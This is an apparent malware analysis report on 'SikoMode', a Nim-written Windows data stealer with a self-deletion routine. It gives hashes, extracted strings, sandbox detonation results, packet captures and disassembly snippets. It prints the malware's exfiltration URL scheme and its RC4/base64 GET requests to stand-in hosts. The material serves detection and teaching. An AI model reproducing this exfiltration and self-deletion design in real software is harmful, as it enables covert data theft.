CUTENESS-OVERLOAD
HACKER & NERD

MALWARE ANALYSIS REPORT

SikoMode Exfiltrator Malware

Sept 2022 | Cuteness-overload

Table of Contents

Executive Summary

SHA256 hash	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
MD5 hash	B9497FFB7E9C6F49823B95851EC874E3

SikoMode is an exfiltrator/stealer malware first submitted to VirusTotal on the 11th of January 2022 with auto-deletion capabilities. It is a portable executable written in NIM, made to run on Windows x64 systems. It consists of a single payload to be executed in the context of an already infected PC or via a phishing campaign. Symptoms of infection include frequent beaconing to hxxp://cdn.altimiter.local/ as well as the appearance of a passwrd.txt file in C:\Users\Public\.
It seems to only target a specific file named cosmo.jpeg, but future iterations could very well take aim at the entire hard drive

YARA signature rules are attached in Rules & Signatures. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary


SikoMode is a one stage data exfiltrator with auto-deletion and RC4 encryption capabilities.
Once executed it will attempt to contact its initial callback domain "hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/".

If a connection is established, it will then attempt to connect to a second domain, to which exfiltration of data will also go: "hxxp://cdn.altimiter.local/".

If that connection is established it will exfiltrate the data packet by packet using RC4 encrypted, base64 encoded GET request strings.
Ex: hxxp://cdn.altimiter.local/feed ?post=A8E437E8F0367592569A2870BBD....

Once the data is fully exfiltrated, the program will auto-delete itself using a function dubbed "Houdini".

At every stage of the process, this malware will check for connectivity to the above domains. If a connection can no longer be established, it will auto-delete.


SikoMode.exe
If connection to hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/
If no connection : Auto-Delete
If connected to hxxp://cdn.altimiter.local/
If no connection : Auto-Delete
Exfiltrate data
Auto-Delete
If connection OK
If not, Auto-Delete
exfiltrate via GET request
Auto-Delete

Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}


Hashes were extracted at the very beginning:

SHA256 hash	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
MD5 hash	B9497FFB7E9C6F49823B95851EC874E3

Analysis was straightforward as no signs of obfuscation were found. The string output gave interesting results.
(Floss and Jupyter Notebook were used)


@C:\Users\Public\passwrd.txt
stdlib_httpclient.nim.c
httpclient.nim
@httpclient.nim(1082, 13) `not url.contains({'\r', '\n'})` url shouldn't contain any newline characters
@http://cdn.altimiter.local/feed?post=
passwrd__sikomode_14
@:houdini
@Nim httpclient/1.6.2
@Desktop\cosmo.jpeg
@SikoMode
@Mozilla/5.0

The file is a 64bit executable written in nim, which we can defer based off of the strings found as well as the function names found in Cutter.
It is not a packed executable as the Virtual size and Raw Data size are very similar.



00000190	00018818	Virtual Size
00000194	00001000	RVA
00000198	00018A00	Size of Raw Data

PEview flagged a few suspicious IATs, including GetCurrentProcessId and GetCurrentThreadId.



functions (80)	flag (7)	ordinal (0)	library (3)
GetCurrentProcessId	x	-	kernel32.dll
GetCurrentThreadId	x	-	kernel32.dll
RtlAddFunctionTable	x	-	kernel32.dll
RtlLookupFunctionEntry	x	-	kernel32.dll
TerminateProcess	x	-	kernel32.dll
VirtualProtect	x	-	kernel32.dll
getenv	x	-	msvcrt.dll

Basic Dynamic Analysis


{Screenshots and description about basic dynamic artifacts and methods}

Initial Detonation (No Inetsim)

On execution, the program tries reaching out to the initial callback domain, then auto-deletes since no connection has been established.
No child processes are detected.


Initial Detonation (With Inetsim)

On this execution a lot more happens immediately. While there still are no child processes, the initial callback domain is reached.
hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/




```
22 17.154700899  10.0.0.3    10.0.0.4    TCP     60 9889 → 80 [ACK] Seq=1
23 17.165062805  10.0.0.3    10.0.0.4    HTTP   146 GET / HTTP/1.1
24 17.165115796  10.0.0.4    10.0.0.3    TCP     54 80 → 9889 [ACK] Seq=1
25 17.176003087  10.0.0.4    10.0.0.3    TCP    204 80 → 9889 [PSH, ACK] S
26 17.176747445  10.0.0.3    10.0.0.4    TCP     60 9889 → 80 [ACK] Seq=93
27 17.176795763  10.0.0.4    10.0.0.3    HTTP   312 HTTP/1.1 200 OK  (text
Frame 23: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface ens33, id 0
Ethernet II, Src: VMware_ac:db:7d (00:0c:29:ac:db:7d), Dst: VMware_7f:3b:65 (00:0c:29:7f:3b:65)
Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
Transmission Control Protocol, Src Port: 9889, Dst Port: 80, Seq: 1, Ack: 1, Len: 92
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
  User-Agent: Mozilla/5.0\r\n
  Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
  \r\n
  [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
  [HTTP request 1/1]
  [Response in frame: 27]
```

Repeated connections and GET requests to hxxp://cdn.altimiter.local/ are then made with ever changing base64 encoded strings.




```
40 17.691864630  10.0.0.3    10.0.0.4    TCP     60 9890 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
41 17.691882327  10.0.0.3    10.0.0.4    HTTP   291 GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204
42 17.692214191  10.0.0.4    10.0.0.3    TCP     54 80 → 9890 [ACK] Seq=1 Ack=238 Win=64128 Len=0
43 17.701882293  10.0.0.4    10.0.0.3    TCP    204 80 → 9890 [PSH, ACK] Seq=1 Ack=238 Win=64128 Len=150 [TCP segment of a reassembled PDU]
44 17.702015424  10.0.0.4    10.0.0.3    HTTP   312 HTTP/1.1 200 OK  (text/html)
Frame 41: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface ens33, id 0
Ethernet II, Src: VMware_ac:db:7d (00:0c:29:ac:db:7d), Dst: VMware_7f:3b:65 (00:0c:29:7f:3b:65)
Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
Transmission Control Protocol, Src Port: 9890, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
Hypertext Transfer Protocol
  GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HTTP/1.1\r\n
  Host: cdn.altimiter.local\r\n
  Connection: Keep-Alive\r\n
  user-agent: Nim httpclient/1.6.2\r\n
  \r\n
  [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9]
  [HTTP request 1/1]
  [Response in frame: 44]
```

All connections to the above url follow the “url/feed?post=(base64 string)” schema, suggesting this is the data exfiltration method used. We will later find out that the base64 string has been previously RC4 encoded.
A “password.txt” file appeared in C:/Users/Public/, the content of which is “SikoMode”, which we therefor used to name this malware sample.



This PC › Local Disk (C:) › Users › Public

Name	Date modified	Type	Size
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	File folder	
[redacted]	[redacted]	Configuration sett...	1 KB
[redacted]	[redacted]	PNG image	51 KB
passwrd.txt	9/11/2022 2:02 PM	Text Document	1 KB



passwrd.txt - Notepad

SikoMode

If Inetsim is cut off at any point during this process, the malware will auto-delete.

PC Restart

We tried detecting any possible persistence mechanisms. On PC reboot and login, no persistence was noticed.

- No suspicious autruns
- No registry modifications
- No further connection attempts to either of the domains


Advanced Analysis

{Screenshots and description about findings during advanced analysis}

Advanced Analysis reveals little more than we already discovered so far.

However, the graph view of the program finally gives us an insight on the mysterious “houdini” string we saw in the string output.

We can also notice the recurring use of this “Houdini__sikomode_51” function. This is the auto-deletion function built into the binary that will be called if a connection is not established.



```
[0x00417913]
 call nosgetCurrentDir                   ; sym.nosgetCurrentDir
 lea rcx, [0x00439c58]
 mov rdx, rax
 call asgnRef                            ; sym.asgnRef_6
 call checkKillSwitchURL__sikomode_25 ; sym.checkKillSwitchURL__sikomode_25
 mov byte [0x00439be4], al
 test al, al
 jne 0x417940
```

```
[0x00417936]
 call houdini__sikomode_51          ; sym.houdini__sikomode_51
 jmp 0x4179c9
```

```
[0x00417940]
 mov rax, qword [0x0041ec50]
 lea rcx, [env]                          ; jmpbuf env
 mov rdx, qword [rax]
 mov qword [var_118h], rdx
 lea rdx, [var_118h]
 mov qword [rax], rdx
 mov rdx, rbp
 call _setjmp                            ; sym._setjmp ; int setjmp(jmpbuf env)
 cdqe
 mov qword [var_110h], rax
 test rax, rax
 jne 0x417998
```


```
[0x00417978]
 call unpackResources__sikomode_17  ; sym.unpackResources__sikomode_17
 call stealStuff__sikomode_130      ; sym.stealStuff__sikomode_130
 call popSafePoint                  ; sym.popSafePoint
```

```
[0x00417998]
 call popSafePoint                  ; sym.popSafePoint
 mov qword [var_110h], 0
 call houdini__sikomode_51          ; sym.houdini__sikomode_51
 call popCurrentException           ; sym.popCurrentException
 jmp 0x417987
```

```
[0x00417987]
 call houdini__sikomode_51          ; sym.houdini__sikomode_51
 cmp qword [var_110h], 0
 je 0x4179c9
```

“checkKillSwitchURL__sikomode_25” is the check to the initial callback domain: hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/


We also see an interesting function called “stealStuff__sikomode_130”. If we follow it through, we eventually find a “toRC4…” function that is in charge of encrypting the data to, you guessed it, RC4.



```
[0x00417547]
 mov     rax, qword [var_2b8h]
 mov     rcx, rbx
 mov     rdx, qword [rax + r12*8 + 0x10]
 call    toRC4__OOZOOZOOZOOZOOZOnimbleZpkgsZ82675245480490 48Z826752_51 ; sym.toRC4__OOZOOZOOZOOZOO...
 mov     rdx, qword [0x0041e9f0]
 mov     rcx, qword [var_2c0h]
 mov     r14, rax
 call    incrSeqV3                    ; sym.incrSeqV3
 mov     rcx, r14
 mov     qword [var_2c0h], rax
 mov     rax, qword [rax]
 mov     rdi, qword [var_2c0h]
```

Indicators of Compromise


Network Indicators



```
   22 17.154700899  10.0.0.3            10.0.0.4            TCP        60 9889 → 80 [ACK] Seq=1
   23 17.165062805  10.0.0.3            10.0.0.4            HTTP      146 GET / HTTP/1.1
   24 17.165115796  10.0.0.4            10.0.0.3            TCP        54 80 → 9889 [ACK] Seq=1
   25 17.176003087  10.0.0.4            10.0.0.3            TCP       204 80 → 9889 [PSH, ACK] S
   26 17.176747445  10.0.0.3            10.0.0.4            TCP        60 9889 → 80 [ACK] Seq=93
   27 17.176795763  10.0.0.4            10.0.0.3            HTTP      312 HTTP/1.1 200 OK  (text
```

```
Frame 23: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface ens33, id 0
Ethernet II, Src: VMware_ac:db:7d (00:0c:29:ac:db:7d), Dst: VMware_7f:3b:65 (00:0c:29:7f:3b:65)
Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
Transmission Control Protocol, Src Port: 9889, Dst Port: 80, Seq: 1, Ack: 1, Len: 92
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
  User-Agent: Mozilla/5.0\r\n
  Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
  \r\n
  [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
  [HTTP request 1/1]
  [Response in frame: 27]
```

Fig1. Initial callback domain connection




```
   40 17.691864630  10.0.0.3            10.0.0.4            TCP        60 9890 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
   41 17.691882327  10.0.0.3            10.0.0.4            HTTP      291 GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204
   42 17.692214191  10.0.0.4            10.0.0.3            TCP        54 80 → 9890 [ACK] Seq=1 Ack=238 Win=64128 Len=0
   43 17.701882293  10.0.0.4            10.0.0.3            TCP       204 80 → 9890 [PSH, ACK] Seq=1 Ack=238 Win=64128 Len=150 [TCP segment of a reassembled PDU]
